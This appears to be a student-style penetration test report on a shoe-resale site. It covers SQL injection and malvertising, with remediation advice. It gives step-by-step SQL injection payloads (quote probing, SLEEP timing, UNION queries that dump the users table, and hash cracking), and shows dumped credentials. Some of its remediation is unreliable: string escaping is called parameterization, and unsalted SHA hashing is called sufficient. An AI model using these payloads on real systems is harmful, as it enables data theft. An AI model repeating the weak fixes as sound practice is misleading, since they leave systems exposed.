

Xchange Website Vulnerability Report

Table of Contents

Executive Summary.....	2
Technical Concept Overview.....	3-4
How-to Guide.....	5
SQL Injection.....	5-7
Malvertising.....	7-8
Evidence.....	9
SQL Injection.....	9-13
Malvertising.....	14-15
Recommendation Summary.....	16
References.....	17

Executive Summary

After conducting penetration testing on the website www.xchange.com, our firm has identified two critical vulnerabilities in which we recommend immediate attention. The following report highlights a SQL injection vulnerability and malvertising as potential attack vectors against the site. These vulnerabilities pose a serious threat because both sensitive customer information and website integrity may be compromised. To address the site's vulnerable SQL query, our firm implemented parameters on the query input, which would filter out any text that is not considered a string. To address malicious advertisements, our firm implemented implemented a Content Security Policy and other reporting tools to combat the ever growing trend of Malvertisement. The following report examines both discovered vulnerabilities, their respective impact on the business, suggested patches, and evidence proving our solution adequately addresses each security threat.

CONFIDENTIAL

Technical Concept Overview

Both discovered vulnerabilities pose respective business related problems. An insecure SQL query is a critical business problem because sensitive customer and company data may be compromised, ultimately affecting the overall integrity of the site. Malvertising is a critical business problem because malicious content may impair the validity and trustworthiness of the site, leading to loss of sales.

In the event of an SQL injection attack, a threat actor has the ability to gain administrative privilege, gain access to sensitive data, tamper with existing data, or entirely drop tables. A vulnerable SQL query, within the PHP block, is a critical security issue because the overall integrity of the database may be compromised, exposing sensitive customer and company information. Vulnerable queries allow for any input to be accepted and this can lead to a threat actor selecting or dropping sensitive data. To address the vulnerable SQL query, our firm implemented parameters on the query input, which would filter out any text that is not considered a string.

Malvertising is a rather tricky vulnerability to detect and mitigate. When it comes to advertising, there is a supply chain which goes from a Content Provider to an Ad Publisher. It can be difficult to keep track of what is in the code of the advertisement, let alone the advertisement itself. This is the perfect playground for threat actors. They are able to hide small pieces of code within legitimate looking advertisements, which can redirect a user to a malicious web server. When the user is connected to the malicious server, an exploit kit can scan the user's machine for vulnerabilities. This allows for the malicious server to exploit the found vulnerabilities. Some threat actors are clever and

utilize a delayed payload that will only affect every nth user that clicks on the Malvertisement. This allows for long periods of anonymity. A large quantity of Malvertising comes from compromised Adobe Flash installations. There are several exploits that are accessible by threat actors if not updated regularly or removed all together. To address these Malvertisements, our firm implemented a Content Security Policy and other reporting tools to combat the ever growing trend of Malvertisement.

How-to guide

SQL INJECTION

How to exploit vulnerable SQL search query with a SQL injection:

1. Probing

- Insert (') into the brand search box
 - This will return an error, indicating that the database could be vulnerable to further attack. (Evidence A)
- Insert (Adidas';--) into the brand search box
 - Ensure there is a space after the two dashes
 - This will return anything pertaining to Adidas
 - The (';--) is testing to see if the pre-constructed query in PHP is able to be altered. The (;) ends the line and (--) comments out the remainder of the line.

2. Verify the Database Being Used

- Insert (Adidas' AND 1 = SLEEP(2);--) into the brand search box
 - This will cause the database to return each row of data pertaining to Adidas with a 2 second delay per row.
 - Databases have built in SLEEP functions for delayed output
 - This can be tested by changing the seconds to any number, which can tell you which database is being used.
 - We could be dealing with any database, whether it be MYSQL, MYSQL Server, or PostgreSQL.
 - Here we are using MYSQL, and that is verified by the database taking 2 seconds per row to return the output.

3. Collect Necessary Information

- Insert (Adidas' UNION (SELECT TABLE_NAME, TABLE_SCHEMA, 5 FROM information_schema.TABLES);--) into the brand search box
 - Here we are combining the product table with the information_schema table to pull out any relevant data
 - The information_schema table, put simply, is the table of tables. This will include any table that is within the entire database.
 - Breaking it down further:
 - UNION is the action of sticking two tables together, one on top of the other

CONFIDENTIAL

- The SELECT portion is a sub-query that is pulling data from a table within a table.
 - Once again we are ending this query with a comment to remove other information.
 - Once the data is returned, we will see our Adidas shoes plus all the tables within the database. (Evidence E)
 - From here we have the necessary information to pull directly from the users table.
- 4. Exploit Vulnerability
 - Insert (' UNION SELECT * FROM users WHERE '1'='1) into the brand search box
 - This query will return just the user data. (Evidence F)
 - Here we can go directly after the users table without needing any additional data
 - The empty (') search is joined to the users table where everything (*) within that table is being selected.
 - The end of the query ('1'='1) is a logical statement that is confirming something is true, which will complete the query and return the values.
 - There is no need to comment out the rest of the query since we are using it within our SQL Injection.
 - Once the table is outputted to the screen, we can see that there is an admin password that is hashed.
 - Taking that hash and inserting it into a hash cracker in Kali Linux will reveal the actual password (within a minute if it is MD5.
 - Others, SHA-1 or SHA-256, will either take a very long time or can never be cracked with current technology.

How to secure the search query:

1. Sanitize your inputs
 - This is accomplished by placing parameters on the incoming input.
 - In our case we used:
 - `$query = sprintf("SELECT * FROM product WHERE prodname = '%s' OR prodbrand = '%s';",
mysql_real_escape_string($connection, $_GET['shoe']),
mysql_real_escape_string($connection, $_GET['brand']));`

- The `mysqli_real_escape_string` parameter removes any special character that is attached to the input. This removes any possibility of SQL being inserted.
 - If a threat actor attempts to input (Adidas';--) the escape string will not allow this to process. The query now only accepts strings that are legitimate requests for data.
2. Password Hashing
 - Although this will not prevent threat actors from accessing the database, this will prevent them from seeing the actual data within the database.
 - Utilizing either SHA-1 (160bits) or SHA-256 (256bits) should be proficient in preventing threat actors from cracking the hashed data.
 - MD5 is not recommended because it is easily cracked with cracking tools available in Kali Linux.
 3. Third Party Authentication
 - Logging in through Facebook, Google, etc. will remove the users ability to create their own input.
 - This removes any possibility of inserting SQL code into either the search form or URL.

Malvertising

How malicious advertisement affect the user:

1. Delayed Payload
 - The advertisement on a given webpage may be malicious, but could be directed by the threat actor to deliver a payload only every nth user.
 - Not every user who clicks on the advertisement will be infected with the malicious payload.
 - This may allow the threat actor to continue their Malvertisement infection for a longer period of time, since it is harder to determine if the advertisement is malicious. Using this attack occasionally rather than every time allows for a longer period of being undetected.
2. Flash Player
 - Threat actors can embed malicious code within advertisements on a given webpage. Redirecting the user to a malicious flash web page.
 - Unlike other browser threats, this exploit does not require the user to click anything once on the malicious page.

CONFIDENTIAL

- The payload is automatically distributed through the flash plugin within the browser.
3. Webpage Hosting Exploit Kit
 - Once the advertisement is clicked on by the user, they are redirected to a malicious web page.
 - This page includes an Exploit Kit that is used to scan the users machine for various vulnerabilities. This can allow the threat actor access or control of the user's system.
 - Once the vulnerabilities are determined, the threat actor can either exploit them immediately or wait for a more opportune time.

How to secure the site from malicious advertisements:

1. Reputable Ad Networks
 - This is easier said than done.
 - Having reputable Ad networks will add an extra layer of assurance that the ads being utilized are legitimate.
2. Content Security Policy
 - A CSP is a security standard that is used to prevent Malvertising and other various injection attacks that utilize executing malicious payloads within a website.
 - CSP allows for the owners of websites to verify the origin of the content being supplied on the webpage.
 - Every time there is a script execution or requested resource violation of the policy, a POST is created by the browser with all the necessary information.
3. Client Side Error Reporting Tools
 - There are tools that are able to track errors within the log on the client side of the website.
 - These can be crucial in preventing SQL Injection or alerting that there is a current vulnerability/threat
 - Some tools are:
 - Sentry, TrackJS, Rollbar, Airbrake
4. Logging all outgoing URLs
 - This may seem tedious, but this will allow the administrator to track what exact URLs users are being redirected to.
 - This can be the difference between having a malvertisement on your site for an extended period of time or little to no time at all.

Evidence

CONFIDENTIAL

SQL INJECTION (Vulnerable)

A.

Xchange

Login ▾ Search ▾

Shoe Name

Shoe Brand

Search

All Shoes

Notice: Undefined index: all in **C:\xampp\htdocs\exchange\shoes1.php** on line **69**

ID#	Name	Brand	Size	Price
1	Yeezy Boost	Adidas	11	\$299
2	Yeezy Boost 350 V2 "Blue Timt"	Adidas	11	\$435
3	Yeezy Boost 350 V2 "Beluga 2.0"	Adidas	9.5	\$475
4	Yeezy Boost 350 V2 "Frozen Yellow"	Adidas	8	\$525
5	Boost 350 V2 "Cream"	Adidas	10.5	\$425
6	Yeezy Boost 350 V2 "Zebra"	Adidas	9.5	\$600
13	NMD R1 PK "OG"	Adidas	9	\$299
14	Ultra Boost 3.0 "Triple Black"	Adidas	8	\$299
15	PW Human Race NMD "Red"	Adidas	11	\$999

- This is a normal search for the brand Adidas. The site was able to return all data in relation to Adidas.

B.


Warning: mysqli_fetch_row() expects parameter 1 to be mysqli_result, boolean given in **C:\xampp\htdocs\exchange\shoes1.php** on line **84**

ID#	Name	Brand	Size	Price
-----	------	-------	------	-------

- An error has been given when attempting to insert (') into the search box. This error is giving the threat actor insight into whether or not the site is vulnerable

CONFIDENTIAL

and able to accept additional input. If the site was secure, the return from the database would be a blank table without errors.

C.

The screenshot shows the Xchange website interface. At the top, there is a navigation bar with the 'Xchange' logo, a 'Login' link, and a 'Search' button. Below the navigation bar, there is a search form with a 'Shoe Name' input field, a 'Search' button, and an 'All Shoes' button. The input field contains the text 'Adidas';--'. The search results are displayed in a table with the following columns: ID#, Name, Brand, Size, and Price. The table contains 15 rows of data, all of which are Adidas shoes. A notice is displayed above the table: 'Notice: Undefined index: all in C:\xampp\htdocs\exchange\shoes1.php on line 69'.

ID#	Name	Brand	Size	Price
1	Yeezy Boost	Adidas	11	\$299
2	Yeezy Boost 350 V2 "Blue Timi"	Adidas	11	\$435
3	Yeezy Boost 350 V2 "Beluga 2.0"	Adidas	9.5	\$475
4	Yeezy Boost 350 V2 "Frozen Yellow"	Adidas	8	\$525
5	Boost 350 V2 "Cream"	Adidas	10.5	\$425
6	Yeezy Boost 350 V2 "Zebra"	Adidas	9.5	\$600
13	NMD R1 PK "OG"	Adidas	9	\$299
14	Ultra Boost 3.0 "Triple Black"	Adidas	8	\$299
15	PW Human Race NMD "Red"	Adidas	11	\$999

- This is another way to probe for vulnerabilities. The search accepted the input (Adidas';--), which tells us that SQL query in the PHP code is accepting any input without sanitation.

D.

CONFIDENTIAL

Xchange

Login ▾Search ▾

Notice: Undefined index: all in **C:\xampp\htdocs\xchange\shoes1.php** on line **69**

ID#	Name	Brand	Size	Price
1	Yeezy Boost	Adidas	11	\$299
2	Yeezy Boost 350 V2 "Blue Timt"	Adidas	11	\$435
3	Yeezy Boost 350 V2 "Beluga 2.0"	Adidas	9.5	\$475
4	Yeezy Boost 350 V2 "Frozen Yellow"	Adidas	8	\$525
5	Boost 350 V2 "Cream"	Adidas	10.5	\$425
6	Yeezy Boost 350 V2 "Zebra"	Adidas	9.5	\$600
13	NMD R1 PK "OG"	Adidas	9	\$299
14	Ultra Boost 3.0 "Triple Black"	Adidas	8	\$299
15	PW Human Race NMD "Red"	Adidas	11	\$999

- Here we are testing to see which database is being used. This could either be MYSQL, MYSQL Server, PostgreSQL, etc. We test this by seeing how long the DB takes to return each row of data with the SLEEP command. This example is MYSQL, and we know this because it will take 2 seconds to return each row.

E.

19	TABLE_PRIVILEGES	table		
20	TABLE_STATISTICS	table		
21	TRIGGERS	table		
22	USER_PRIVILEGES	table		
23	USER_STATISTICS	table		
24	VIEWS	table		
25	XTRADB_INTERNAL_HASH_TABLES	table		
26	XTRADB_READ_VIEW	table		
27	XTRADB_RSEG	table		
28	product	table		
29	users	table		

Activate Windows
Go to Settings to activate

- This is the return when Selecting the information_schem.tables. This allows us to see every table that is within this MYSQL instance. At the bottom we can see our product and users tables.

F.

Xchange
Login
Search


Notice: Undefined index: all in C:\xampp\htdocs\exchange\shoes1.php on line 69

ID#	Name	Brand	Size	Price
1	johndoe	25e4ee4e9229397b6b17776bfceaf8e7	jdoe@xchange.com	admin
3	wforsythe	password1	wforsythe@xchange.com	emp
4	danshakova	awesomePass	danshakova@aol.com	cust
5	cberlioz	123456789	cberlioz@msn.com	cust
6	kle	R3allyG00dPSWD	kle@hotmail.com	cust

- Finally we are able to query the users table and reveal the user data. The above screenshot shows the output when performing a UNION of the product and users table.

SQL INJECTION (SECURE)

G.



Xchange Login Search


Shoe Name Search All Shoes

Notice: Undefined index: all in C:\xampp\htdocs\exchange\shoes2.php on line 68

ID#	Name	Brand	Size	Price
-----	------	-------	------	-------

- Now when we attempt to input SQL code (';--) into the search box, we will receive no output. With the input sanitation the user will no longer see an error as well.

H.



Xchange Login Search


Shoe Name Search All Shoes

Notice: Undefined index: all in C:\xampp\htdocs\exchange\shoes2.php on line 68

ID#	Name	Brand	Size	Price
-----	------	-------	------	-------


- When we attempt to UNION the product and users tables, we will no longer receive any output or errors.

MALVERTISING



- Towards the middle of the page is what appears to be a normal advert. However, if you look closely, you can see the offering of “free movies” is a red flag. Once a user clicks this advert banner, they will be redirected to a malicious webpage.

CONFIDENTIAL



- Once clicked, the advert will redirect the user to this webpage. The user will experience a bombardment of popups and warnings. These will continue to populate until the user closes the session. This particular Malvertisement is not distributing a malicious payload, but is none the less alarming to those unfamiliar with how Malvertisement works.

Recommendation Summary

Both vulnerabilities highlighted in the report pose a critical security threat toward the business, resulting in complications such as compromised customer and company information and damage to the overall integrity of the site. Our firm recommends the following patches to address the vulnerable SQL query and Malvertising:

In response to the vulnerable SQL Query:

1. Sanitize your inputs
2. Password Hashing (SHA1 or SHA256)
3. Third Party Authentication for logins

In response to the Malvertising:

1. Reputable Ad Networks
2. Content Security Policy
3. Client Side Error Reporting Tools
4. Logging all outgoing URLs

Our firm has deemed these patches to be effective and may be exemplified in the evidence provided in the report. Should you have any questions regarding the report, please feel free to contact our firm.

CONFIDENTIAL

References

Ciampa, M. D. (2015). *CompTIA Security+ guide to network security fundamentals*. Boston, MA, USA: Course Technology, Cengage Learning.

Documentation. (n.d.). Retrieved April 2, 18, from <http://php.net/docs.php>

Morgenroth, Sven. "What Is the SQL Injection Vulnerability & How to Prevent It?" *Netsparker Web Application Security Scanner*, Netsparker, 10 Jan. 2018, www.netsparker.com/blog/web-security/sql-injection-vulnerability/.

"SQL Injection." W3Schools Online Web Tutorials, www.w3schools.com/sql/sql_injections.asp.

Torres, Gonzalo. "What Is Malvertising? Attack of the Ads." What Is a Computer Virus? | The Ultimate Guide to PC Viruses | AVG, 10 Apr. 2018, www.avg.com/en/signal/what-is-malvertising.